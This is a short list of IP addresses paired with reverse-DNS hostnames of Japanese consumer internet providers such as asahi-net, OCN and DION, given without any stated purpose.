61.125.200.50 i200050.ppp.asahi-net.or.jp
61.125.200.106 i200106.ppp.asahi-net.or.jp
61.125.204.66 i204066.ppp.asahi-net.or.jp
61.125.204.103 i204103.ppp.asahi-net.or.jp
61.125.213.94 i213094.ppp.asahi-net.or.jp
61.125.227.90 i227090.ppp.asahi-net.or.jp
61.125.231.62 i231062.ppp.asahi-net.or.jp
61.125.233.52 i233052.ppp.asahi-net.or.jp
61.125.235.142 i235142.ppp.asahi-net.or.jp
61.125.247.182 i247182.ppp.asahi-net.or.jp
61.125.253.116 i253116.ppp.asahi-net.or.jp
61.126.229.46 p0046-ipad01yosemiya.okinawa.ocn.ne.jp
61.193.224.52 usr050.bb163-01.udk.im.wakwak.ne.jp
61.202.50.192 N050192.ppp.dion.ne.jp
61.207.123.4 p6004-ip02hodogaya.kanagawa.ocn.ne.jp
61.214.53.102 p3102-ipad03kyoto.kyoto.ocn.ne.jp
125.1.232.172 ntmygi075172.mygi.nt.ftth.ppp.infoweb.ne.jp
211.13.144.33 e144033.ppp.asahi-net.or.jp